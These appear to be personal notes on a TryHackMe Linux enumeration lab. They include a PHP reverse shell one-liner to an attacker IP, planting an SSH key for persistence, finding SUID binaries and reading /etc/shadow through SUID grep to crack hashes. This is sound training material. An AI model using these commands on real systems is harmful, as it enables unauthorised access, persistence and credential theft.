Linux - Local Enumeration
Disclaimer: This post contains my personal notes and methodology for the respective TryHackMe room. All the credits for the room and the lab environment go to the original creators at TryHackMe. Flags are not revealed to preserve the challenge for others.
Objective
Learn to efficiently enumerate a linux machine and identify possible weaknesses
Within the given machine, port 3000, we find the following:

php -r '$sock=fsockopen("{IP}",{PORT}});exec("/bin/sh -i <&3 >&3 2>&3");'
The above command did not work for me. It could be a syntax error. But furthermore, fsockopen returns a resource, and you need to extract the file descripttor, rather than using <&3.
The command that worked for me: php -r '$sock=fsockopen("IP",4444);$proc=proc_open("/bin/sh -i",array(0=>$sock,1=>$sock,2=>$sock),$pipes);'
TTY
A reverse shell like this may not be useful. May break fast. We need a TTY terminal, a “normal” shell.
One of the simplest ways include: python3 -c 'import pty; pty.spawn("/bin/bash")'
You generally want an external tool to execute
/bin/bashfor you.

- To find out more ways to upgrade simple shells to interactive TTYs:
SSH
Check the user’s .ssh folder.
- If it contains
id_rsa, get that file on to your system, and give itRWpermissions (chmod 600). That file contains a private key. - In case there is no
id_rsa, generate your own keys withssh-keygen, and drop the public key intoauthorized_keysfile at the.sshfolder on the target user’s directory.
In the given machine, there is no id_rsa. We will generate default keys with ssh-keygen and leave the public key at the target machine.
This is much more stable, and you can drop in and out of the box more easily.

With this, we can also use scp (Secure Copy) to copy files to and from the target machine.
Basic enumeration
Basic commands:
uname -asudo -V- Knowing the sudo version, you can know if it’s vulnerable to an exploit or not.
sudo -lto check if the user is on the sudoers list.
Basic files to check:
.bash_history.bashrc.bash_profile
/etc
Central location for configuration files. Some important files include:
/etc/passwd- Stores information about users, their login shells, home directory./etc/shadow- Stores actual passwords in hashes- The hashes are stored in certain formats, corresponding to the hash algorithm used.
- $1$ is MD5
- $2a$ is Blowfish
- $2y$ is Blowfish
- $5$ is SHA-256
- $6$ is SHA-512
- If we have reading permissions to the
/etc/shadowfile, we can get the hash, and try to break it.
/etc/hosts- helps enumerate local devices on the network, and add our own hostnames, bypassing DNS
find command
During enumeration, we want to find interesting files. What better way than to use find command to find them.
- List of common file extensions: Most Common Linux File Extensions
- Use
-typeand-nameflags to find interesting files.
find / -type f -name "*.bak" 2>/dev/null, we find /var/opt/passwords.bak.
We have to find a THM flag, and we have to dig through various types of files. What worked is this: find / -type f -name "*.conf" -exec grep -Hi THM {} \; 2>/dev/null
SUID
You can find all SUID files with find / -perm -u=s -type f 2>/dev/null
This permission on a file allows you to execute the file with the permissions of another user.
On the given machine, /bin/grep seems to have SUID permission. To use this, you can use grep '' /etc/shadow to read a file to which you have no permissions to read from.
Port forwarding
Allows you to bypass firewalls, and enumerate local services and processes.
- To view all TCP connections:
netstat -at | less netstat -tulpnprovides even more information, neatly organized.
To read more on port forwarding: Port Forwarding Basics
Automated scripts
- LinPEAS (Linux local Privilege Escalation Awesome Script)
- LinENUM (Scripted Local Linux Enumeration & Privilege Escalation Checks)
Additional Resources
- Curated list of Unix-like executables that can be used to bypass local restrictions: GTFOBins